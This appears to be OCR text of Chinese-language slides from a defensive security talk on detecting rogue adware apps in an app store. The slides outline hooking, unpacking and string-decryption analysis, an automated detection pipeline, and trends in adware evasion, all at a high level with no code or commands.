功能二：解密流氓广告应用中so的加密字符串

定制化hook


功能：
隐藏特征的Hook工具分析调用及参数



定制化脱壳

功能：
对存在加固行为的广告应用进行代码还原


自动化检测建设


后端处理请求
业务平台上传
自动识别文件类型
解压
压缩包
可检测文件
发送检测请求
消息队列中间件
加入检测任务队列
广告检测
其他检测...
获取任务
上传
文件服务器
获取检测文件
分析引擎集群
代码逆向
反编译 Java 代码
静态分析
引擎静态检测
恶意广告代码
敏感字符串
加固、混淆
SDK 指纹识别
对抗特征
签名证书
输出广告检测结果

对抗总结

从攻击者视角出发

- 研究新的绕过技术与应对方式
- 验证防御的完备性
- 复原攻击场景
- 挖掘安全缺陷的利用



1、缺陷利用与防御绕过

2、流氓应用保活分析

3、应用脱壳解密技术对抗

4、应用弹广告复现

5、检测特征提取

6、已知缺陷利用商店排查

7、后台拉广告技术手段分析

7个动作


安全缺陷发现与防御强化

应用商店纯度净化与检测工具赋能

取证分析的视角握手用户产品

主要目标

对抗趋势


伪造马甲公司与马甲应用尝试应用市场上架
充分的审核与监测
应用市场上架
已上架应用规避审查
检测能力升级，净化应用市场
流氓广告应用
买量
卖量
xx广告平台
对高转化效率的特定型号手机进行投放
高效的安全感知、安全检测与能力迭代
缺陷利用与防御绕过，攻防对抗升级
内部模块安全防护升级，系统侧安全问题前置发现
三方平台扩张占比提升
产品机制，引导用户识别弹窗应用并进行处置
事后
事前

thanks